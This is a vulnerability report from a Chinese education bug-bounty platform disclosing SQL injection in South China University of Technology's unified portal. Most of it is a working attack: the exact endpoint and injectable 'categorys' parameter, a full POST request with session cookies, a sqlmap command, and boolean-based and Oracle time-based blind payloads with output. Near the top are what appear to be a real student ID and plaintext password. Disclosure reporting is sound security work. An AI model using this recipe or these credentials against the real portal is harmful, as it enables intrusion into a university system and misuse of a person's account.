华南理工大学 | 教育漏洞报告平台

华南理工大学

时间	单位	作者	等级	Rank
2022-12-29 17:46:24	华南理工大学 (/list/firm/4918)	Awake (/profile/7705/)	中危	3

无描述...


统一门户存在sql注入

https://my.scut.edu.cn

202030301496

lalayou9999WZH

统一门户-应用中心-常用应用-全部应用-搜索-categorys参数



第1页 共3页

数据包:

POST https://my.scut.edu.cn/up/up/appstore/applist/getBusinessAppsList HTTP/1.1

Host: my.scut.edu.cn

Cookie: JSESSIONID=9713A531B80232E18C5BC653337F55A7; _qddaz=QD.2lf4f1.4qwtwa.lbg46b1w;

JSESSIONID=F90C2E34008F1AB23E4CFEEA15DE7C9E; clwz_blc_pst_SeuSx2dPortal=1220617930.38943

Content-Length: 80

Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108", "Google Chrome";v="108"

Accept: application/json, text/javascript, /; q=0.01

Content-Type: application/json;charset=UTF-8

X-Requested-With: XMLHttpRequest

Sec-Ch-Ua-Mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

fcmit.cc

Chrome/108.0.0.0 Safari/537.36

Sec-Ch-Ua-Platform: "Windows"

Origin: https://my.scut.edu.cn

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty

Referer: https://my.scut.edu.cn/up/view?m=up

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9,ko;q=0.8,en;q=0.7,my;q=0.6

Connection: close

{"mapping":"getBusinessAppsList","name":"","app_english_name":"","categorys":"12*"}

sqlmap命令:

sqlmap -r ".\sql.txt" --proxy http://127.0.0.1:8080 --technique BT --dbms="Oracle" --is-dba

```
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] y
JSON data found in POST body. Do you want to process it? [Y/n/q] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: JSON #1* ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: {"mapping":"getBusinessAppsList","name":"","app_english_name":"","categorys":"12) AND 5950=5950 AND (9629=9
629"}

    Type: time-based blind
    Title: Oracle AND time-based blind (heavy query)
    Payload: {"mapping":"getBusinessAppsList","name":"","app_english_name":"","categorys":"12) AND 8605=(SELECT COUNT(*)
FROM ALL_USERS T1,ALL_USERS T2,ALL_USERS T3,ALL_USERS T4,ALL_USERS T5) AND (6636=6636"}
```

华南理工大学 | 教育漏洞报告平台

```
[17:39:09] [INFO] testing Oracle
back-end DBMS: Oracle
[17:39:09] [INFO] testing if current user is DBA
[17:39:09] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
current user is DBA: False
```

2023 © 联系邮箱: contact@src.sjtu.edu.cn (mailto:contact@src.sjtu.edu.cn)

fcmit.cc